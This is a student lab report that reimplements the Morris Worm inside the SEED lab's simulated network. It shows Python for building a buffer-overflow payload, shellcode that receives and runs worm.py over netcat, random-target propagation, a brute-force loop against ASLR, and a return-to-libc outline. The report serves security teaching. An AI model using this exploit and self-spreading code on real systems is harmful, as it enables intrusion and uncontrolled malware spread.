The Morris Worm – the world's first cyberattack

Report by Martin Vejbora and Omer Gabay

Abstract

In this report we are going to present the Morris Worm attack. This attack consists of infecting target machine using stack overflow and shellcode, then it uses infected machines to propagate itself to next machines. We start with implementation of the attack presented in the SEED labs. Then we describe countermeasures that were introduced to disable Morris Worm and we show how attackers can overcome some of them.

Overview

In this report we are going to present the Morris Worm attack and implement the attack using the SEED lab setup.

First, we want to give the definition of a *computer worm*.

A *computer worm* is a type of malware that enters networks by exploiting vulnerabilities and once inside the network can replicate itself to other computers and spread quickly potentially gaining access to more networks. After it infects the computer, the worm can execute the payload which is usually harmful or malicious code to serve the attacker purpose.

The Morris Worm was one of the first cyber-attacks on the internet and the first uses of a *computer worm* that was distributed via the internet.

The worm was developed by Robert Tappan Morris a young graduate student from Cornell University, USA.

The attack was launched on November 2, 1988 and very quickly spread across the internet infecting an estimated 6,000 computers on the first day, which at the time was 10% of the internet.

Morris did not intend to cause harm to the computers the worm infected, it was an intellectual exercise for him, and he was curious how the worm would spread on the internet.

But in practice, the worm caused massive damages due to a coding error in the worm. Morris Worm was not checking the infection status before replicating itself to more computers and that caused the targets of the worm to have many running copies of it, resulting in a denial-of-service attack. To deal with the attack, infected computers had to be quarantined (disconnected from the network) while the community was looking for how to fix the vulnerabilities the worm exploited to get control over the computers.

The Morris worm exploited several vulnerabilities on Unix systems to infect the machine and the main one targeted the *fingerd* network service that was available at the time which was exposed to a buffer overflow attack. Similar to the original attack we are also going to implement a buffer overflow attack to execute the shellcode that will run the worm's payload.

Implementation and Installation Guidelines - SEED Lab

Our worm filles are in archive that contained this report. To successfully run our attacks, one needs to use LabSetup for Morris Worm Seed lab:
https://seedsecuritylabs.org/Labs_20.04/Networking/Morris_Worm/

First internet_nano or internet_mini needs to be started and then our attacks can be run from bash with e.g. ./worm.py

Task 1 – Setting up the Lab

To setup the lab we are going to create the *nano internet* simulation from the SEED website.

The *nano internet* network is composed of 3 sub-networks connected at a single Internet exchange and with the following network prefix.

1) ***10.151.0***.0/24
2) ***10.152.0***.0/24
3) ***10.153.0***.0/24


In each sub-network we have 5 hosts with host IDs ranging from 71 to 75.

To create the *nano internet* we will go to internet-nano folder in the lab setup folder and run *dcbuild* and *dcup in the cmd (dcbuild and dcup are the docker alias commands for creating and running docker containers).*

The SEED lab comes with a handy tool called *map* to visualize the network. Using the filter tool, we will also be able to show on the *map* which hosts were infected by the worm.

To create the *map,* we will go to ***map*** folder in lab setup folder and run the same docker commands like the previous step.

Now, we can go to this address *http://localhost:8080/map.html* to load the map.



```
icmp and dst 1.2.3.4
```

Task 2 – Attacking the First Target

Now when we have the internet simulation up and running, we are ready to infect the first target of the worm. Like the Morris Worm this is going to take advantage of a buffer overflow vulnerability.

For this lab we are going to turn off *address randomization*, this is a service by the OS that defends against such attacks like buffer overflow and runs the code at random addresses in memory, so attackers have harder time to inject code to the program.

To achieve this, we run the command -   *$sudo /sbin/sysctl -w kernel.randomize_va_space=0*


Since we need to infect only one host in the network, we are going to set a fix IP address in our program specifically in the getNextTarget() function, later this function will have more complicated logic.

Now, we want to create the malicious file that when read by the user program will overflow the buffer and run our shellcode. To achieve this we need to inject code in the stack (called shellcode), plus we need to overwrite return value to the address of our shellcode.

Usually now we would run the gdb-debugger and set a breakpoint at the vulnerable function and then get the **ebp** address and the address of the **buffer**, but in this lab when we run the command

```
$ echo hello | nc -w2 10.151.0.71 9090
```


The host will print us address of frame pointer inside the function with possible buffer overflow and address of this buffer:



```
// Messages printed out by the container
as151h-host_0-10.151.0.71  | Starting stack
as151h-host_0-10.151.0.71  | Input size: 6
as151h-host_0-10.151.0.71  | Frame Pointer (ebp) inside bof(): 0xffffd5f8  ☆
as151h-host_0-10.151.0.71  | Buffer's address inside bof():    0xffffd588  ☆
as151h-host_0-10.151.0.71  | ==== Returned Properly ====
```

Now we need to update the program with 3 things

1) Calculate the offset between the start address of buffer and the return address
2) Modify the bytes that will overwrite the return address to the address of our injected code
3) “Paste” the shell code at the end of the content that we copy to the buffer



```python
# Create the badfile (the malicious payload)
def createBadfile():
   content = bytearray(0x90 for i in range(500))
   ##################################################################
   # Put the shellcode at the end
   content[500-len(shellcode):] = shellcode

   # address of shellcode in absolute address space
   ret    = 0xffffd588 + (500-len(shellcode))
   # relative offset
   #   from address of buffer local variable
   #   to address of return address on the stack
   # offset to frame pointer + 4B (saved previous frame pointer)
   offset = 0x70 + 0x04

   content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
   ##################################################################

   # Save the binary code to file
   with open('badfile', 'wb') as f:
      f.write(content)
```

If we had done all the steps correctly, we should see that the target host echoed to the screen –

“(^_^) Shellcode is running (^_^)'”

Task 3 – Self Duplication

On this task we are going to move a step closer to propagating the worm in the network and we are going to send the worm to the target computer.

To achieve this, we are going to add a few lines of code to our shellcode.

```
"echo '(^_^) Shellcode is running (^_^)';nc -lnv 8080 >      "
"worm.py; chmod +x worm.py; ./worm.py                         "
"                                                            *"
```

The netcat command ‘nc -lnv 8080’ listens on port 8080 for the file we are going to send. And the output of nc command is redirected to a file named worm.py (this is exactly the name of the file we sent).

After that we just make the worm.py script executable by running chmod +x worm.py

And then run it ./worm.py

The last step is to add this line of code to the script, that tries to connect with the target machine for 5 seconds on port 8080 and send the *worm.py* to the target. We assume that the shellcode on the target machine will be executed within 5 seconds, otherwise the worm.py file will not be sent.

```
# send self to the infected machine
subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8080"], shell=True)
```

Task 4 – Propagation

Now we will edit the code in the getNextTarget() method to choose any target in the network and not a specific one.

We will use *random.randint* function to get a random host machine IP in our nano network.

This is the format for a candidate host, the first randint call for the Network ID and the second for the host. The scope of IPs ipCandidate can be set to is larger than the nano network, to fit for the bigger simulation *mini-internet.*

```
ipCandidate = f"10.{randint(151,155)}.0.{randint(70,80)}"
```

Before getNextTarget() returns the target IP address we check connectivity to the target by sending one echo packet and waiting for response, if no answer was given we try another random IP address in the network.

Task 5 – Preventing Self Infection

When we infect the machine one of the files that we copy to the targets is *badfile – the file that contains the shellcode.* On this task in order to prevent re-infecting the same machines we check for the presence of this *badfile*. In this way our worm will not cause Denial-of-Service attack like the Morris Worm was mistakenly doing.

The code snippet for this task

```
# Check if our worm is already present on this host.
# If host contains 'badfile' in current location, it's considered already infected.
# os.open with O_EXCL flag is atomic: https://linux.die.net/man/3/open
def checkSelfPresence():
   try:
      os.open('badfile',  os.O_CREAT | os.O_EXCL)
      return False
   except FileExistsError:
      return True
```

Added check to worm.py that calls the function checkSelfPresence()

```
if checkSelfPresence():
   print("This host is already infected, not propagating self..", flush=True)
   exit(0)
```

Countermeasures

Modern operating systems and compilers uses a set of countermeasures to disable attacks like Morris Worm.

Address Space Randomization

Our attack was possible thanks to the fact that we were able to find out address of the stack frame of running function and then we were able to easily replicate the attack. Operating systems came with randomizing starting address of stacks.


However, 32-bit programs have relatively small address space, they cannot use whole 32 bits for randomization. Because e.g stacks need to be aligned. 32-bit randomization can be defeated with brute-force attack.

For this extension we need to turn on ASLR protection to make our vulnerable code load in a different memory location in every execution. Running this command in the terminal will enable the corresponding kernel variable.

```
$sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

We will fix one of the possible addresses for the **ebp**, for example the one that we used in previous version of the attack. Then we'll keep sending it till we are lucky, and program is loaded to the correct address.

Problem is that we never know if the attack was successful and we should send the copy of worm.py to the victim machine. We solved this stochastically. We'll try sending 1000 times the badfile and then try to send worm.py. We'll repeat this 100 times. After 100 000 attempts, there is significant chance that victim was infected, so we try to find IP address of the next victim. We don't have guarantee that we infect one selected victim but stochastically, longer we try sending badfiles, more victims we really infect.



```
for _ in range(100):
    for _ in range(1000):
        subprocess.run([f"cat badfile | nc -w0 {targetIP} 9090"], shell=True)

# Give the shellcode some time to run on the target host
    time.sleep(1)

# send self to the infected machine
    subprocess.run([f"cat worm_rnd.py | nc -w1 {targetIP} 8080"], shell=True)

# Sleep for 10 seconds before attacking another host
time.sleep(10)
```

Non-executable Stack Protection

In our attack we're running shellcode which is stored on stack. In normal programs, it's not desirable to run any code that is stored in stack memory, thus modern compilers disable it in cooperation with operating systems. For example gcc compiler has the flag -z noexecstack disables non-executable stack protection (it's enabled by default).

This countermeasure can be overcome by return-to-libc attack where we set up return address from current function to the function in libc library which is loaded in the memory for almost all programs. Libc library contains system() function which runs program passed as parameter. Libc also contains exec() family of functions which accepts not only program to run but also parameters that will be passed to it.

We can use gdb debugger to find address of e.g. execv() function and use buffer overflow to set it as return address. We also need to prepare to the memory path to the program and parameters we want to run.

StackGuard Protection

Modern compilers use also StackGuard protection to prevent buffer overflows. With this protection, compilers add special values to stack and then check stack overflow by checking if they didn’t change. These values are called canaries and can be of fixed or random value.